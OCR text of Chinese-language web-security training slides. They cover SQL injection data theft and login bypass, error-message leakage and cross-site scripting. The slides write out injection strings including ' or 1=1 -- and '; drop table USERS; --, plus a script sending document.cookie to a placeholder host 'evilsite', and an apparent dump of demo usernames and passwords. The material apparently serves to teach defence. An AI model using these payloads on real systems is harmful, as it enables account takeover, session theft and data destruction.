
案例: SQL Injection 盜取帳戶資料



案例: SQL Injection 盜取帳戶資料




案例: SQL Injection 盜取帳戶資料



23	1001160140	Car Payment	389.12
24	1001160140	Deposit	1050.88
27	1001160140	Car Payment	389.12
68	1001160141	Deposit	877.8
74	1001160141		
265			150000
357			
363			879.95468
378			878.85336
384			879.95468
387	1006160141		882.15732
419	1006160141		150180
100116014		jsmith,Demo1234	
100216018		sspeed,Demo1234	
100316012		tuser,tuser	
100416016		admin,admin	
100516010		sjoe,Frazier	
100616014		cclay,Ali	
1			

案例: SQL Injection bypass
登入驗證機制




案例: SQL Injection bypass
登入驗證機制

案例: SQL Injection bypass
登入驗證機制

- 推測查詢語法：
- select USER from USERS_TABLE
  where username = ‘畫面傳入參數1’
  and password = ‘畫面傳入參數2’
- 善意使用的情況：
- select USER from USERS_TABLE
  where username = 'jsmith'
  and password = '123456’
- 駭客利用SQL injection的情況：帳號打入 ' or 1=1 -- 密碼隨便亂敲
- select USER from USERS_TABLE
  where username = '' or 1=1 --'
  and password = ‘隨便亂打’
- 因為程式未檢核使用者輸入內容，
  導致SQL查詢結構被破壞…
  若駭客輸入的是… jsmith’; drop table USERS; --


案例: Information Leakage
不當的錯誤訊息回應




案例: Information Leakage
不當的錯誤訊息回應

開發，不只玩具的！

自動化SQL Injection 程式:NBSI



案例: Cross-site Scripting (XSS)




開發，不只玩真的！

案例: Cross-site Scripting (XSS)

開發，不只玩真的！

案例: Cross-site Scripting (XSS)

在查詢欄位輸入
<script>document.write('<img src=http://evilsite/'+document.cookie);</script>
→使用者的session資料無聲無息被送往駭客的電腦



案例: Cross-site Scripting (XSS)

Attacker.com

RETURN
$

Malicious link on webpage or email with malicious link

www.OOO
.com.tw

Webpage + Cookies

